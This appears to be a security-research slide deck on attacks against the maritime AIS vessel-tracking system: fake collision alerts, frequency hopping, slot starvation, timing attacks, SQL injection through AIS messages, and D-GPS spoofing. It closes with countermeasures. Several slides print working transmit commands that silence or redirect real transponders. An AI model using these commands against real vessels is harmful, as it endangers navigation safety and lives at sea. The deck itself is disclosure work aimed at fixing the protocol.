
The image displays a dual-screen setup. The left screen is a terminal window titled 'pastus@fly-bird3: ~' with a menu bar (File, Modifica, Visualizza, Cerca, Terminale, Aiuto). It shows a command 'cu -l /dev/ttyUSB0 -s 38400 | grep AIVDM' and its output, which includes a 'cu: Stale lock /var/lock/LCK..ttyUSB0 held by process 22092 created 2013-10-08 20:59:14' message and several lines of AIVDM data. The right screen is a video feed of a room. In the room, a laptop sits on a small table, illuminated by a red light. A map is visible on the wall, and a chair is in the foreground.

**Crafting an SOS alert**

# Trigger CPA alerts

- Fake a CPA alert (*Closest Point of Approach*)
- Trigger a collision warning
- Possibly alter course

$$\begin{cases} T_{CPA} = \frac{-w(t_i) \cdot (S_r - S_s)}{|S_r - S_s|^2} \\ D_{CPA} = |w(t_i) + T_{CPA}(S_r - S_s)| \end{cases}$$



# Availability Disruption Threats

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
# Frequency Hopping

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- Disable AIS transponders
- Switch to **non-default frequencies** (RX/TX)
- Single or multiple target(s)
  
- Program a desired targeted region
  - Geographically remote region applies as well
- For example: Pirates can render a ship “invisible” upon entering Somalia



# Frequency Hopping




The image displays a terminal window on the left and a video feed on the right. The terminal window, titled 'pastus@fly-bird3: ~', shows a command being executed: `cu -l /dev/ttyUSB0 -s 38400 | grep AIVDM`. The output shows several lines of AIVDM data, each starting with `!AIVDM,1,1,,A,1>M4eT7P010PB0nHr3bC@gw<0000,0*37`. The video feed on the right shows a room with a red desk lamp, a chair, and a table. The terminal window on the right is titled 'pastus@fly-bird3: ~/Scrivania/Ais\_condivisa/Code' and shows a command being executed: `./AIVDM_Encoder.py -type=22 --msi=3160048 --channel_a=2079 --channel_b=2083 --ne_lon=11 --ne_lat=46 --sw_lon=9 --sw_lat=45 | xargs -l X ./Ais_TX.py --payload="X" --channel=A`. The video feed shows a room with a red desk lamp, a chair, and a table.

**Instructing receiver to listen on another channel**


# Slot Starvation

- **Disable AIS on a large-scale**
- Impersonate port authorities to:
  - Fake a nearby base-station
  - Reserve all TDMA slots





# Slot Starvation

- Step 1: Base-station spoofing



# Slot Starvation

- Result: Target's Console



# Timing Attack

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- Instruct an AIS transponder to **delay** its transmission in time
- Default broadcast time:
  - Static reports = 6 min
  - Dynamic reports = 0.5 to 3 min (depending on speed)
- Attack code:

```
$ while true; do ./AIVDM_Encoder.py -type=23 -quiet=15 -target=246100200  
                  | xargs -I X ./AIS_TX.py -payload=X -channel=A,B;  
sleep 15; done
```

**Listing 1.6.** Example of availability disruption by timing attack.



# Bonus (Additional Threats)

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# AIS as Attack Vector

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- AIVDM messages are exchanged and processed at application layer by back-end software
  - In VTS server installations
- Binary message, special type used for
  - Crew members, Number of passengers
  - Environment information
- Malicious payloads, e.g. BOF, SQLi, ...



# AIS as Attack Vector

- SQL Error in back-end processing

The screenshot displays the AIS Messages application interface. At the top, a text area shows AIS data for station CSC (45.407983N 73.565000W) and others. Below this, a 'Sample2.log' window is open, showing a progress bar and a 'Cancel Log File' button. The main application window has a menu bar (File, Charts, History, Help) and a toolbar. The main area is divided into 'Instant Messages' and 'Historical Data' sections. The 'Instant Messages' section contains a table with columns 'Station ID' and 'Weather Report'. The 'Historical Data' section shows a map of the world with green landmasses. A modal dialog box titled 'AIS Messages' is open, displaying an error message: 'Error #: 3075 Syntax error (missing operator) in query expression 'StnID = 'CSC'(45.407983N'. Please report this error to rstratton40@yahoo.com'. The dialog has an 'OK' button. At the bottom of the application window, there are buttons for 'Locking Reports', 'Get Lock History', 'Clear Lock List', and 'Updating Data' with a red status indicator.

```
CSC (45.407983N 73.565000W) 023° 17.0kts (gust 101.4kts) at 10-08 23:57UTC;  
B03 (45.316667N 73.918000W) 023° 20.0kts (gust 101.4kts) at 10-08 23:57UTC;  
B04 (45.303617N 73.926000W) 023° 16.0kts (gust 101.4kts) at 10-08 23:57UTC;  
(0.000000N 0.000000E) 000° 0.0kts (gust 0.0kts) at 10-08 23:32UTC; 051009 000048  
369024000;under way ;127°;10.5kt;44.897167N;75.156900W; 60.0°;047°;50s; 051009 000050  
003669960;Base station 2005-10-09:00:00:50;44.982500N;74.156900W;  
003669960;Data link management;  
offset:749 slots:3 timeout:7 increment:750;  
offset:474 slots:5 timeout:7 increment:150;  
offset:484 slots:5 timeout:7 increment:150;
```

AIS Messages running from log file.

File Charts History Help

Instant Messages

Station ID	Weather Report

Historical Data

Station List

Locking Reports Get Lock History Clear Lock List Updating Data

**AIS Messages**

Error #: 3075 Syntax error (missing operator) in query expression 'StnID = 'CSC'(45.407983N'. Please report this error to rstratton40@yahoo.com

OK

# Tampering with GPS

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- Differential Global Positioning System (D-GPS)
  - Used by port authorities to increase the precision of traditional GPS (MTs → CMs)
- Attack = Spoof D-GPS beacons to force ships into calculating a wrong “GPS position”!
  - Message 17: GNSS broadcast binary message
- Related work “UT Austin Researchers Spoof Superyacht at Sea” – Monday, 29 July 2013

# Proposed Countermeasures

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- **Anomaly Detection** to data collected, e.g. by VTSs
  - Detect suspicious activities, e.g. unexpected changes in vessels' route or static information.
  - Correlate with satellite information to find incongruities
  - Works well, but does not protect against RF-specific threats
- **X.509 PKI:** Digital certificates issued by official national maritime authorities
  - Noteworthy stations' certificate (e.g., VTSs) pre-loaded via onshore installations, e.g. when a ship enters a port
  - Generic or previously unknown certificates are exchanged with nearby stations on demand (i.e., vessels in navigation)
  - Vessels with satellite Internet access can retrieve the certificates from online services.

# Take Home

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- *AIS is a major technology in marine safety*
- AIS is **widely used** – mandatory installation
- AIS is broken at **implementation-level**
- AIS is broken at **protocol-level**
- We hope that our work will help in raising the issue and enhancing the existing situation!

# Take Home

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- *AIS is a major technology in marine safety*
- AIS is **widely used** – mandatory installation
- AIS is broken at **implementation-level**
- AIS is broken at **protocol-level**
- We hope that our work will help in raising the issue and enhancing the existing situation!

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**Thanks!**

**Code available at:**  
**<https://github.com/trendmicro/ais>**

`{name_surname}@trendmicro.com | @embyte`

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